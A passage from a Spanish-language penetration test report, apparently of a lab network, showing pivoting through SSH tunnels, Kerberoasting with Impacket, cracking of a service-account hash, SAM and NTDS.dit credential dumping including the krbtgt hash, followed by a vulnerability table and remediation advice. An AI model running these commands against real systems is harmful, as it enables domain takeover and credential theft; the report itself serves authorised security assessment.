... 127.0.0.1:9050 ... OK
... 10.0.110.2:445 [proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.11
0.8:445 ←socket error or timeout!
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.3:445 [proxychains]
Strict chain ... 127.0.0.1:9050 [proxychains] Strict chain ... 127.0.0.1:9050
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.4:445 ... 10.0.1
10.1:445 ... 10.0.110.10:445 [proxychains] Strict chain ... 127.0.0.1:9050 ←
socket error or timeout!
... OK
... 10.0.110.9:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.3:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.1:135 ... OK
SMB 10.0.110.3 445 WINDOWS [*] Windows 10 / Server 2019 B
uild 17763 x64 (name:WINDOWS) (domain:example.com) (signing:False) (SMBv1:False)
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.3:445 ... OK
SMB 10.0.110.1 445 DESKTOP-EC05ICQ [*] Windows 11 / Server 2025 B
uild 26100 x64 (name:DESKTOP-EC05ICQ) (domain:DESKTOP-EC05ICQ) (signing:True) (SMB
v1:False)
[proxychains] Strict chain ... 127.0.0.1:9050 ... 10.0.110.3:445 ... OK
SMB 10.0.110.3 445 WINDOWS [+] example.com\testing:2021!Q
uery
```

Esta fase permitió confirmar la existencia de una segunda capa dentro de la red, no accesible directamente desde Kali sin pivoting. Permitiendo un escáner de la máquina Windows US:

```
Nmap scan report for 10.0.110.3
Host is up (0.00s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9000/tcp  open  cslistener

Nmap done: 1 IP address (1 host up) scanned in 5.27 seconds
```

Creación de túnel local para acceso RDP

Para facilitar el acceso interactivo a la máquina Windows identificada, se estableció un túnel local redirigiendo el puerto RDP:

```
(kali㉿kali)-[~]
$ ssh shrek@10.0.100.3 -L 1234:10.0.110.3:3389
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
shrek@10.0.100.3's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-194-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

93 packages can be updated.
70 updates are security updates.
```

Esto permitió acceder al servicio de escritorio remoto del sistema Windows desde la máquina atacante mediante:

```
(kali㉿kali)-[~]
$ xfreerdp /v:127.0.0.1:1234 /u:testing /p:'2021!Query' /cert:ignore /sec:rdp
[13:26:05:970] [30760:00007828] [WARN][com.freerdp.client.common.cmdline] - [warn_
credential_args]: Using /p is insecure
[13:26:05:970] [30760:00007828] [WARN][com.freerdp.client.common.cmdline] - [warn_
credential_args]: Passing credentials or secrets via command line might expose the
se in the process list
[13:26:05:970] [30760:00007828] [WARN][com.freerdp.client.common.cmdline] - [warn_
```

De este modo, se consiguió acceso gráfico al sistema Windows User utilizando credenciales válidas del dominio previamente obtenidas.

```
PS C:\Users\testing> whoami
example\testing
PS C:\Users\testing> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.0.110.3
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.0.110.1

Ethernet adapter Ethernet 2:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 192.168.56.243
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 0.0.0.0
PS C:\Users\testing>
```

Esto permite la enumeración y la explotación de la máquina:

```
PS C:\Users\testing> net user /domain
The request will be processed at a domain controller for domain example.com.

User accounts for \\dc.example.com

-----
Administrator          cloudbase-init          Guest
iis_service             jane.doe                john.doe
krbtgt                  mssql                   pruebas
testing
The command completed successfully.
```

Acceso a un tercer segmento de red

Una vez dentro del sistema Windows User, se realizó una enumeración adicional de red, identificando una nueva interfaz:

→ 192.168.56.243

A través de esta red se identificó el controlador de dominio:

→ 192.168.56.241 → Domain Controller (Windows DC)

```
(kali@kali)-[~]
$ crackmapexec smb 192.168.56.241 -u testing -p '2021!Query'
SMB 192.168.56.241 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:example.com) (signing:True) (SMBv1:False)
SMB 192.168.56.241 445 DC [+] example.com\testing:2021!Query
```

Este hallazgo evidenció la existencia de un **tercer segmento de red interno**, accesible únicamente mediante movimiento lateral.

Acceso al controlador de dominio

Una vez obtenido acceso al segmento interno de red y credenciales válidas del dominio (**EXAMPLE\testing**), se procedió a la enumeración del entorno Active Directory con el objetivo de identificar cuentas privilegiadas y posibles vectores de escalada.

Se utilizó la herramienta Impacket para identificar cuentas de servicio asociadas a **Service Principal Names (SPN)**, susceptibles de ser explotadas mediante Kerberoasting:

```
(kali@kali)-[~]
$ impacket-GetUserSPNs example.com/testing:'2021!Query' -dc-ip 192.168.56.241
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon
	Delegation			
MSSQLSvc/WINDOWS	mssql		2024-02-16 10:22:29.954620	<never>
HTTP/WINDOWS	iis_service	CN=Domain Admins,CN=Users,DC=example,DC=com	2024-02-16 10:20:44.876922	2021-02-24 18:11:32.457797

Este proceso permitió identificar varias cuentas de servicio, entre ellas:

→ mssql

→ iis_service

Estas cuentas resultan especialmente interesantes, ya que sus credenciales pueden ser solicitadas en forma de tickets Kerberos y posteriormente crackeadas offline.

Obtención de tickets Kerberos (Kerberoasting)

Se procedió a solicitar los tickets asociados a dichas cuentas mediante el parámetro **-request**:


```
(kali@kali)-[~]
$ impacket-GetUserSPNs example.com/testing:'2021!Query' -dc-ip 192.168.56.241 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName  Name      MemberOf      PasswordLastSet      LastLogo
-----
MSSQLSvc/WINDOWS      mssql      CN=Domain Admins,CN=Users,DC=example,DC=com 2024-02-16 10:22:29.954620 <never>
HTTP/WINDOWS          iis_service CN=Domain Admins,CN=Users,DC=example,DC=com 2024-02-16 10:20:44.876922 2021-02-24 18:11:32.457797

[-] CCache file is not found. Skipping ...
$krb5tgs$23*$mssql$EXAMPLE.COM$example.com/mssql+$923b41134af3bf48e793140882731516$cafe350faca99194cb0abf3d9b5515465ad34b67deb23bcb0b2884c625d17d0f2f3a12adb76851735b9a17c62792e69e4dc5eaca4e890e8d377e9e70553dde1d58292ee91dd54b0fad537314e094b09fa97c8133e64a05691025500d258a7ace97cc831e799ef236ff64d672d669675e232d4c6d5e2b307edfc9552a0da23547c51d6bad2106353bff0c6836c3d71c97e6b26abed51c433d5c0eb0049630dcc663d6b4b7e04fbaaf9cbb8adf3feee67b91e781a9f588171dbe1b462508d2319fafab76d2577a1009f5123c7d930ef4d7dd3a8d9892f30f29f264f4b00412a2a9580e83aafc96e488f57ee3cec0a218dcebbba0afe2e456ec43263b9413662f8271688cb9e6ed2a90988bf080376fcac99c00f3f87c8bf95e40e89d19f3ea8820420b7ced4234ede5d869faaf4354046939800406e8bc6a898940521488686a317b090f9351d7752fb1dcab5091d6d38ee61bb65f7cdd5d5a17dbdf4a51da5644e88a5684e161a4e2bc4ac2c194b84c26b2c3b7707c4f982ae4a67403492528157a513711cf7766ba689cc5676df2ce8b48b5665100799824d90527b23e3387d7bb7eca6f68a7441f4d376e0523dccc9b7f30d0304dad3afd9d736ef64ad7a5c80ac279022c2a0742db78174c6021bee1aa220ab6135693bcfea29ea89e8404c3cd95ef4dd23dcd3d8a5f6aa3b9ec028e18eb99331e0cddce44bfbab843b2ddca7a58856e75f4009d839d7bfa0d2de73241daey99c216bd9687044715b50faf2318a390ef0878bd59add93fcd8a9588b6f5c041e909c59f04f09d94315c3e35603760eef76a4050086a035cd44811df0d1642658de834e72deb7ab5bccd1a6c27f679d263d69352c3f9a519300568c6a14aa110d6960344e9658436bb5db92b6607a9c132d981a7693cf17c3ccf81c72be46279b1f39c3278e94bfd6982c85a01142ea4ed37b832c14b94fe27d8128890da7a31779d47ba8b70c16f750b1cc82cfe921863f053b3b798a99288d9629b00d638f53ae9c1d5632884a4b326b7d30237aa2a2d5a5f6f3997a6e935d00aab55f1d3c9ad17348367b83f28a7c6fdaaf4b43f3bf3044480d6db685ed2bc6ee1ca0ed1316c5a294ec0f4d90ff2d1f892cb5f8d8c7028ce099a95f5be4600db107f61cf0d05cbd4509bb1727ca44e9ae2b4496a0ee27e3e403ce28ab94a3f3a8fbbe9dce976e9f1c4a36b3f7dd941392674d3d2ce4835dbd9d1a5c849c4d1e9fd42c2f0c3192a3e10a7ca4d3a2ac45651b8c390513cda6ea5fad994e1d5a9003adb965c9a91076dcfb2a26c0744460b2c4952589b101bb1bd185e28d0b31ac0ca8ed$krb5tgs$23*$iis_service$EXAMPLE.COM$example.com/iis_service+$8befe1f47344024314c68bd696625ed3$7512ce1e9711bffd2afd8f4e379b94f0162970a6bfffcc910a399e3e344301fb67b9985ebe2adf41a5a209128aef2347062eb15757430e9301702cf3d26905991ca3a7a48ec0bad144b10c499facb3f33535f7d0fffb059487b022d6d17159a96ebef4d404fdc72d136889cf7f0da0827784287114157c8d400062c0cdab9ce33784d0e2644599c6ae5c1852145bad31a5dfbb33ad84afee3763963ef2e3e4f3f08d73653bd29cf1e539d979dfaf0bef373c87c496e00a13ba d88e5552d6c35867be499e58f286017665490e388a97c373ef614fc6713320fa8e43092e9d66605af620826d532ec64098acda7af8cad091eab20a6f1572dfb38bd47fde59e78b0531432eb3ba62cc449f6c3e5dcd7297902bf37d08abea2686a3e26046e188441b4032c09715f9f49a5089e8c4f5aa5c09bf24058d5704d83f7693d5855ab5516243823eb1c4a06b7f2dfccf6b804db3f3f0288e04f8b8c8206f4e8ad72835b7b08cab7747292fcabc53250e7b3efa5942a308a4a2e2e57a4bf6a1893f2be213bb9d2f349483aff4e5b012659f6ffee0bba387e156523685c409b3c873e7a03ace80218fa600733c7e6c688366da9892b28419c987c10dccc54c9d9bf249e62ce71bc2261919c44edd44b5f80bc6f27f766c42ec71d4b66a8b89f8003f4b669bf457d1d7b01d30109f89c3c0626504abca7a0c9e46b714d16e035c7e15ea9d4f397ae57ae8626a00bfd8645d884ddda27c2267a0162c75b10c4bc243a949c2f85a0469e8f8f81411d19af31ebfb90ed66ddc62c77d5f16ba2c14e5658dad7975c8f18e36b7cf34bf70fab728bcb4fafcd85c765a8413962318d1802b86224a0b6b8726b9f685b27b957be447eb6332ec2af7fcfce56a77d35f69602d2ce9acff46ed656b9da350549cc4ace68165e922a93a33d19c33bf46b538fe280fc96d60b98aa9ccc9000a772581c91ee032c1ea48fd646b981b07680d797a6ac578ae8f9ff651bea17dca5eb982855f20a2c876d774de6a874531df3fd85074fe3983cfcfb371445b090ba839732bee21631a8d02dcd91417bf02f0caa80d895ae9fd057e7918d0a1ff27c2227120d95b17f959c9a71e441c4e22c5c845c61cb910b492f5a0395aed8b5aadbd8ec7136554270a6ddad93b49a2c35c1cc45ef610ee41d5aef38805b38512712ca9f97b4c6492e0e883fd80cd05b18cd16a35a5879a6f2a8ed5a4514180107f2f8d1e592cb86b81679d1e592bd8cdece3f6e4f9df29815eb8acd6746c73de18cd7814b7239c358626cefe5f49111beae007f16263eb4c4d4200cdc25a94d2101b3f16d35fece5dd6
```

Como resultado, se obtuvieron hashes en formato Kerberos (TGS), listos para ser procesados y crackeados.

Los hashes obtenidos fueron sometidos a un proceso de cracking utilizando herramientas especializadas, como Hashcat.

```
$krb5tgs$23*$iis_service$EXAMPLE.COM$example.com/iis_service+$8befe1f47344024314c68bd696625ed3$7512ce1e9711bffd2afd8f4e379b94f0162970a6bfffcc910a399e3e344301fb67b9985ebe2adf41a5a209128aef2347062eb15757430e9301702cf3d26905991ca3a7a48ec0bad144b10c499facb3f33535f7d0fffb059487b022d6d17159a96ebef4d404fdc72d136889cf7f0da0827784287114157c8d400062c0cdab9ce33784d0e2644599c6ae5c1852145bad31a5dfbb33ad84afee3763963ef2e3e4f3f08d73653bd29cf1e539d979dfaf0bef373c87c496e00a13ba d88e5552d6c35867be499e58f286017665490e388a97c373ef614fc6713320fa8e43092e9d66605af620826d532ec64098acda7af8cad091eab20a6f1572dfb38bd47fde59e78b0531432eb3ba62cc449f6c3e5dcd7297902bf37d08abea2686a3e26046e188441b4032c09715f9f49a5089e8c4f5aa5c09bf24058d5704d83f7693d5855ab5516243823eb1c4a06b7f2dfccf6b804db3f3f0288e04f8b8c8206f4e8ad72835b7b08cab7747292fcabc53250e7b3efa5942a308a4a2e2e57a4bf6a1893f2be213bb9d2f349483aff4e5b012659f6ffee0bba387e156523685c409b3c873e7a03ace80218fa600733c7e6c688366da9892b28419c987c10dccc54c9d9bf249e62ce71bc2261919c44edd44b5f80bc6f27f766c42ec71d4b66a8b89f8003f4b669bf457d1d7b01d30109f89c3c0626504abca7a0c9e46b714d16e035c7e15ea9d4f397ae57ae8626a00bfd8645d884ddda27c2267a0162c75b10c4bc243a949c2f85a0469e8f8f81411d19af31ebfb90ed66ddc62c77d5f16ba2c14e5658dad7975c8f18e36b7cf34bf70fab728bcb4fafcd85c765a8413962318d1802b86224a0b6b8726b9f685b27b957be447eb6332ec2af7fcfce56a77d35f69602d2ce9acff46ed656b9da350549cc4ace68165e922a93a33d19c33bf46b538fe280fc96d60b98aa9ccc9000a772581c91ee032c1ea48fd646b981b07680d797a6ac578ae8f9ff651bea17dca5eb982855f20a2c876d774de6a874531df3fd85074fe3983cfcfb371445b090ba839732bee21631a8d02dcd91417bf02f0caa80d895ae9fd057e7918d0a1ff27c2227120d95b17f959c9a71e441c4e22c5c845c61cb910b492f5a0395aed8b5aadbd8ec7136554270a6ddad93b49a2c35c1cc45ef610ee41d5aef38805b38512712ca9f97b4c6492e0e883fd80cd05b18cd16a35a5879a6f2a8ed5a4514180107f2f8d1e592cb86b81679d1e592bd8cdece3f6e4f9df29815eb8acd6746c73de18cd7814b7239c358626cefe5f49111beae007f16263eb4c4d4200cdc25a94d2101b3f16d35fece5dd6:LaRosalia2021
```

Este proceso permitió recuperar la contraseña de la cuenta de servicio
iis_service:LaRosalia2021

Con las credenciales comprometidas, se estableció acceso remoto al controlador de dominio mediante RDP:

```
(kali㉿kali)-[~]
└─$ xfreerdp /v:192.168.56.241 /u:iis_service /p:'LaRosalia2021' /cert:ignore /dynamic
-resolution
[15:13:28:203] [83289:00014559] [WARN][com.freerdp.client.common.cmdline] - [warn_cred
ential_args]: Using /p is insecure
[15:13:28:203] [83289:00014559] [WARN][com.freerdp.client.common.cmdline] - [warn_cred
ential_args]: Passing credentials or secrets via command line might expose these in th
e process list
[15:13:28:203] [83289:00014559] [WARN][com.freerdp.client.common.cmdline] - [warn_cred
ential_args]: Consider using one of the following (more secure) alternatives:
[15:13:28:203] [83289:00014559] [WARN][com.freerdp.client.common.cmdline] - [warn_cred
ential_args]: - /args-from: pipe in arguments from stdin, file or file descriptor
[15:13:28:203] [83289:00014559] [WARN][com.freerdp.client.common.cmdline] - [warn_cred
ential_args]: - /from-stdin pass the credential via stdin
[15:13:28:203] [83289:00014559] [WARN][com.freerdp.client.common.cmdline] - [warn_cred
ential_args]: - set environment variable FREERDP_ASKPASS to have a gui tool query fo
r credentials
[15:13:28:208] [83289:0001455b] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfil
e]:      : keycode: 0x08 → no RDP scancode found
[15:13:28:208] [83289:0001455b] [WARN][com.freerdp.client.x11] - [load_map_from_xkbfil
e]: ZEHA: keycode: 0x5d → no RDP scancode found
[15:13:43:333] [83289:0001455b] [ERROR][com.freerdp.core] - [get_next_addrinfo]: ERRCO
NNECT_CONNECT_FAILED [0x00020006]
[15:13:43:333] [83289:0001455b] [ERROR][com.freerdp.core] - [freerdp_tcp_default_conne
ct]: Couldn't get socket ip address
[15:13:43:333] [83289:0001455b] [ERROR][com.freerdp.core.nego] - [nego_connect]: Faile
d to connect
```

```
PS C:\Users\iis_service> mkdir C:\temp

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----          4/5/2026   4:43 PM                temp

PS C:\Users\iis_service> reg save HKLM\SAM C:\temp\sam
The operation completed successfully.
PS C:\Users\iis_service> reg save HKLM\SYSTEM C:\temp\system
The operation completed successfully.
PS C:\Users\iis_service> reg save HKLM\SAM C:\temp\sam
File C:\temp\sam already exists. Overwrite (Yes/No)?yes
The operation completed successfully.
PS C:\Users\iis_service> reg save HKLM\SYSTEM C:\temp\system
```

Este acceso implicó el **compromiso total del dominio**, al tratarse de una cuenta con privilegios de administrador de dominio.

6.6 Enumeración del entorno Active Directory

Como primer paso, se realizó un volcado local de los registros del sistema desde el propio DC utilizando PowerShell:

```
PS C:\Users\iis_service> mkdir C:\temp

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         4/5/2026   4:43 PM             temp

PS C:\Users\iis_service> reg save HKLM\SAM C:\temp\sam
The operation completed successfully.
PS C:\Users\iis_service> reg save HKLM\SYSTEM C:\temp\system
The operation completed successfully.
PS C:\Users\iis_service> reg save HKLM\SAM C:\temp\sam
File C:\temp\sam already exists. Overwrite (Yes/No)?yes
The operation completed successfully.
PS C:\Users\iis_service> reg save HKLM\SYSTEM C:\temp\system
```

Estos archivos contienen:

- **SAM** → hashes de cuentas locales
- **SYSTEM** → clave de cifrado necesaria para descifrar los hashes

Posteriormente, estos archivos fueron transferidos a la máquina atacante para su análisis.

```
(kali@kali)-[~]
$ impacket-secretsdump -sam sam -system system LOCAL
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x5610f16092d477bca52de42243707270
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:89be338353be6c58ca30de2451f79b4a:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Cleaning up ...
```

Este proceso permitió obtener los hashes de las cuentas locales del sistema, como:

- **Administrator**
- **Guest**
- **DefaultAccount**

No obstante, esta información corresponde únicamente a cuentas locales, por lo que no representa el alcance completo del dominio.

Extracción de credenciales del dominio (NTDS.dit)

Para obtener las credenciales completas del entorno Active Directory, se utilizó la herramienta Impacket mediante el módulo **secretsdump**, aprovechando los privilegios de administrador de dominio:

impacket-secretsdump example.com/iis_service:LaRosalia2021@192.168.56.241

Este comando utiliza el protocolo **DRSUAPI** para acceder remotamente a la base de datos del dominio (**NTDS.dit**), evitando la necesidad de extraer físicamente el archivo.

Como resultado de la ejecución, se obtuvieron **Credenciales del dominio (NTLM)**

- **Administrator**
- **krbtgt**
- **john.doe**
- **jane.doe**
- **mssql**
- **iis_service**
- **testing**
- **pruebas**

Entre ellas, destaca especialmente:

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:610338dfc1b22a567b8f4377b031b13b

Claves Kerberos

También se extrajeron claves criptográficas asociadas a Kerberos, incluyendo:

- **AES256**
- **AES128**
- **DES**

Estas claves permiten la autenticación mediante tickets Kerberos sin necesidad de conocer la contraseña en texto claro.

7. Análisis y explotación de vulnerabilidades

Durante la evaluación de seguridad se identificaron múltiples vulnerabilidades que, encadenadas, permitieron el compromiso total del entorno, desde un acceso inicial no autenticado hasta el control completo del dominio Active Directory.

7.1. Acceso FTP anónimo habilitado

Tipo: Configuración insegura

Clasificación: OWASP Top 10

Descripción:

El servicio FTP permitía autenticación anónima sin restricciones, lo que permitió a un atacante acceder al sistema de archivos sin credenciales válidas.

Explotación:

Se accedió al servicio FTP utilizando el usuario **anonymous**, lo que permitió:

- listar contenido del servidor
- identificar archivos relevantes
- subir archivos arbitrarios

Impacto:

Acceso no autorizado al sistema de archivos y posibilidad de carga de contenido malicioso

7.2 Subida de archivos ejecutables accesibles desde web (RCE)

Tipo: Ejecución remota de código

Clasificación: OWASP Top 10

Descripción:

El servidor web permitía ejecutar archivos PHP subidos mediante FTP en la ruta **/files/**, sin ningún tipo de validación o restricción.

Explotación:

Se subió una reverse shell en PHP generada con msfvenom y se ejecutó accediendo vía navegador.

Impacto:

Ejecución remota de comandos en el servidor Linux con privilegios de **www-data**

7.3 Exposición de credenciales en texto claro / scripts inseguros

Tipo: Gestión insegura de credenciales

Clasificación: OWASP Top 10

Descripción:

Se identificaron credenciales almacenadas de forma insegura en scripts accesibles desde el sistema comprometido.

Explotación:

Durante la enumeración local se obtuvo:

shrek:cf4c2232354952690368f1b3dfdfb24d

EXAMPLE\testing:2021!Querty

Impacto:

Acceso a cuentas del sistema y del dominio sin necesidad de explotación adicional

7.4 Uso de hash débil (MD5) para almacenamiento de credenciales

Tipo: Criptografía débil

Clasificación: CWE

Descripción:

El hash asociado al usuario **shrek** estaba almacenado en formato MD5, lo que permitió su rápido crackeo.

Explotación:

El hash fue crackeado obteniendo: onion

Impacto:

Acceso al sistema mediante SSH y pivoting hacia redes internas

7.5 Segmentación de red insuficiente

Tipo: Fallo de arquitectura

Clasificación: OWASP

Descripción:

La máquina Linux User actuaba como puente entre múltiples redes (**10.0.100.0/24**, **10.0.110.0/24**), permitiendo el acceso a segmentos internos.

Explotación:

Se utilizaron túneles SSH para acceder a redes internas mediante pivoting.

Impacto:

Acceso a sistemas internos no expuestos inicialmente

7.6 Cuentas de servicio vulnerables a Kerberoasting

Tipo: Mala gestión de cuentas de servicio

Clasificación: OWASP

Descripción:

Se identificaron cuentas con SPN configurado (**iis_service**, **mssql**) vulnerables a Kerberoasting.

Explotación:

Se obtuvieron tickets Kerberos mediante Impacket y se crackearon offline.

Impacto:

Obtención de credenciales de cuentas de servicio privilegiadas

7.7 Cuenta de servicio con privilegios excesivos (Domain Admin)

Tipo: Mala asignación de privilegios

Clasificación: CWE

Descripción:

La cuenta **iis_service** pertenecía al grupo **Domain Admins**, lo que representa una mala práctica de seguridad.

Explotación:

Tras crackear la contraseña (**LaRosalia2021**) se obtuvo acceso completo al dominio.

Impacto:

Compromiso total del entorno Active Directory

7.8 Exposición de credenciales del dominio (NTDS.dit)

Tipo: Compromiso de Active Directory

Clasificación: MITRE ATT&CK

Descripción:

Se logró extraer la base de datos de credenciales del dominio mediante **secretsdump**.

Explotación:

Impacket-secretsdump
example.com/iis_service:LaRosalia2021@192.168.56.241

Impacto:

Acceso a todos los hashes del dominio, incluyendo krbtgt

7.9 Compromiso de la cuenta krbtgt (Golden Ticket)

Tipo: Persistencia crítica

Clasificación: MITRE ATT&CK

Descripción:

Se obtuvo el hash NTLM de la cuenta **krbtgt**.

Impacto:

Capacidad de generar tickets Kerberos falsificados y mantener acceso persistente al dominio

8. Vulnerabilidades Identificadas

A continuación se detallan todas las vulnerabilidades encontradas durante la auditoría, incluyendo su CVE asociado (cuando aplica), el apartado OWASP WSTG relevante y una descripción técnica de la explotación.

WSTG (OWASP)	WSTG-CONF-05
CVE	N/A
Vulnerabilidad	Acceso FTP anónimo habilitado
Descripción	El servicio FTP permitía autenticación anónima sin restricciones, posibilitando acceso no autorizado al sistema de archivos y subida de archivos arbitrarios.
Severidad	Alta

WSTG (OWASP)	WSTG-INPV-12
CVE	N/A
Vulnerabilidad	Subida de archivos sin validación (RCE)
Descripción	El servidor web ejecutaba archivos PHP subidos mediante FTP, permitiendo ejecución remota de código a través de una reverse shell.

Severidad	Critica
------------------	---------

WSTG (OWASP)	WSTG-ATHN-02
CVE	N/A
Vulnerabilidad	Exposición de credenciales en scripts
Descripción	Se encontraron credenciales en texto claro dentro de archivos accesibles en el sistema comprometido, facilitando acceso a usuarios locales y del dominio.
Severidad	Alta

WSTG (OWASP)	WSTG-CRYP-01
CVE	N/A
Vulnerabilidad	Uso de hash débil (MD5)
Descripción	El uso de MD5 para almacenar contraseñas permitió el crackeo rápido del hash del usuario shrek .

Severidad	Media
------------------	-------

WSTG (OWASP)	WSTG-CONF-06
CVE	N/A
Vulnerabilidad	Segmentación de red insuficiente
Descripción	La máquina Linux actuaba como pivote entre redes, permitiendo acceso a segmentos internos mediante tunneling.
Severidad	Alta

WSTG (OWASP)	WSTG-ATHN-07
CVE	N/A
Vulnerabilidad	Cuentas de servicio vulnerables a Kerberoasting
Descripción	Se identificaron cuentas con SPN que permitieron la obtención de tickets Kerberos y su posterior crackeo offline.

Severidad	Critica
------------------	---------

WSTG (OWASP)	WSTG-ATHZ-03
CVE	N/A
Vulnerabilidad	Privilegios excesivos en cuentas de servicio
Descripción	La cuenta iis_service pertenecía al grupo Domain Admins, permitiendo escalada directa a control total del dominio.
Severidad	Critica

WSTG (OWASP)	WSTG-ATHN-04
CVE	N/A
Vulnerabilidad	Extracción de credenciales del dominio (NTDS.dit)
Descripción	Se realizó un volcado completo de credenciales del dominio mediante DRSUAPI, incluyendo hashes NTLM de todos los usuarios.

Severidad	Critica
------------------	---------


WSTG (OWASP)	WSTG-ATHN-05
CVE	N/A
Vulnerabilidad	Compromiso de cuenta krbtgt
Descripción	La obtención del hash de la cuenta krbtgt permite generar Golden Tickets, otorgando persistencia total en el dominio.
Severidad	Critica

9. Matriz de Riesgo

Vulnerabilidad	Impacto	Nivel de Riesgo
Acceso FTP anónimo	Ejecución remota de código en servidor Linux	Alto
Subida de archivos (RCE)	Ejecución remota de código en servidor Linux	Crítico
Exposición de credenciales	Acceso directo a cuentas del sistema y dominio	Alto

Uso de hash MD5	Compromiso de credenciales mediante cracking	Medio
Segmentación de red insuficiente	Acceso a redes internas mediante pivoting	Alto
Kerberoasting	Obtención de credenciales de cuentas de servicio	Crítico
Privilegios excesivos (Domain Admin)	Control total del dominio	Crítico
Dump de credenciales (NTDS.dit)	Acceso a todos los hashes del dominio	Crítico
Compromiso de krbtgt	Persistencia total (Golden Ticket)	Crítico

Matriz de Riesgo



10. Recomendaciones Técnicas (OWASP WSTG)

A continuación se presentan las recomendaciones técnicas asociadas a cada una de las vulnerabilidades explotadas durante la auditoría. Las medidas propuestas están orientadas a reducir la superficie de ataque, impedir la explotación y reforzar la seguridad general del entorno.

10.1 Acceso FTP anónimo habilitado

Deshabilitar el acceso FTP anónimo y restringir el servicio únicamente a usuarios autenticados, aplicando además controles de acceso sobre los directorios expuestos.

1. El acceso anónimo permitió a un atacante interactuar con el sistema de archivos sin credenciales válidas.
2. Debe eliminarse cualquier configuración que permita acceso genérico o sin autenticación.
3. El servicio FTP debe limitarse únicamente a usuarios autorizados y con necesidad real de uso.
4. Se recomienda aplicar permisos mínimos sobre los directorios accesibles, evitando la lectura o escritura no autorizada.

10.2 Subida de archivos ejecutables accesibles desde web (RCE)

Implementar controles estrictos de validación de ficheros subidos, segregando los directorios de almacenamiento y evitando la ejecución de contenido dinámico en ubicaciones accesibles desde la aplicación web.

1. El fallo principal consistió en permitir la subida de archivos ejecutables y su posterior interpretación por el servidor web.
2. Los archivos subidos deben validarse por extensión y contenido real.
3. Los directorios de carga no deben tener permisos de ejecución del lado servidor.
4. Es recomendable almacenar los ficheros subidos fuera del directorio público servido por la aplicación.
5. Deben definirse listas blancas de extensiones permitidas y bloquear cualquier tipo de contenido ejecutable.

10.3 Exposición de credenciales en scripts o archivos accesibles

Eliminar credenciales embebidas en scripts, ficheros de configuración y archivos de texto, utilizando mecanismos seguros de almacenamiento de secretos.

1. La presencia de credenciales en texto claro permitió al atacante avanzar rápidamente hacia nuevas fases del compromiso.
2. Las contraseñas no deben almacenarse directamente en scripts ni en archivos accesibles por usuarios o servicios comprometibles.
3. Deben utilizarse gestores de secretos, variables de entorno protegidas o almacenes cifrados.
4. Los permisos de acceso a archivos sensibles deben restringirse al mínimo necesario.
5. Es recomendable realizar revisiones periódicas para detectar secretos expuestos en sistemas y repositorios.

10.4 Uso de hash débil (MD5) para almacenamiento de credenciales

